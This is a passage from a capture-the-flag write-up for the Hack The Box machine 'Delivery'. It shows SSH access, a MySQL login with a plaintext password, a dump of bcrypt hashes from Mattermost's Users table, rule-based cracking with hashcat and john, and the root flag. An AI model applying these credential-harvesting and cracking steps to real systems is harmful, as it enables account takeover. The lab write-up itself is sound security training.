
---- Registration Successful ---- Please activate your email by going to: http://delivery.htb:8065/do_verify_email?token=7n78rtin5zok51d9hsk7bqp5c5m84pyfntpo1ryyanby9bs7mhy3dtpbrspbo7o&email=4194952%40delivery.htb) ----- You can sign in from: ----- Mattermost lets you share messages and files from your PC or phone, with instant search and archiving. For the best experience, download the apps for PC, Mac, iOS and Android from: <https://mattermost.com/download/#mattermostApps> (<https://mattermost.com/download/#mattermostApps>)

Created by **test** 11/4/23 1:40 AM


Post a Reply

To best assist you, we request that you be specific and detailed *

4) got access to internal chat




5) Found a credential




Exploitation

1) Logged in with ssh



2) Found password of mysql



3) Logged into mysql

```
maildeliverer@Delivery:~$ mysql -h 127.0.0.1 -P 3306 -u mmuser -pCrack_The_MM_Admin_PW
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 59
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10
```

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
MariaDB [(none)]>
```

4) Enumerated the database

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mattermost |
+-----+
2 rows in set (0.001 sec)
```

5) Found password hashes

```
MariaDB [mattermost]> select Username, Password from Users;
+-----+-----+
| Username | Password |
+-----+-----+
| surveybot | $2a$10$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEg9wvpiLaS7ImuiItEiK |
| c3ecacacc7b94f909d04dbfd308a9b93 | $2a$10$3m0quqyvCE8Z/R1gFcCOW06tEj6FtqtBn8fRAXQXmaKmg.HDGpS/G |
| 5b785171bfb34762a933e127630c4860 | $2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0 |
| root | $2a$10$RnJsISTLc9W3iUcUggl1K0G9vqADEd24CQcQ8zvUm1Ir9pxS.Pduq |
| ff0a21fc6fc2488195e16ea854c963ee | $2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0 |
| channelexport | $2a$10$RnJsISTLc9W3iUcUggl1K0G9vqADEd24CQcQ8zvUm1Ir9pxS.Pduq |
| 9ecfb4be145d47fda0724f697f35ffaf | $2a$10$s.cLPSjAVgawGOJwB7vrqenPg2lrDtOECRtjwWah0zHfq1CoFyFqm |
| test | $2a$10$HUNKiYKSbmJEHUtVp9sGaeRH/u1iZhSEMafxIaIPbFmBknax9/UK2 |
+-----+-----+
8 rows in set (0.000 sec)

MariaDB [mattermost]>
```

6) From chat we get the word whose variation is the password

```
(vigneswar@vigneswar)-[~/passwordattacks]
$ echo 'PleaseSubscribe!' > password

(vigneswar@vigneswar)-[~/passwordattacks]
$ hashcat --force password -r /usr/share/hashcat/rules/best64.rule --stdout | sort -u > pass.txt

(vigneswar@vigneswar)-[~/passwordattacks]
$ john password.hash --wordlist=pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
PleaseSubscribe!21 (?)
1g 0:00:00:00 DONE (2023-11-04 11:35) 2.380g/s 171.4p/s 171.4c/s 171.4C/s PleaseSubscribe!123..ribe!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


7) Logged in with the password and got the root flag

```
root@Delivery:~# cat root.txt  
5e1c381f2318d50fc2a0942a266daa68  
root@Delivery:~#
```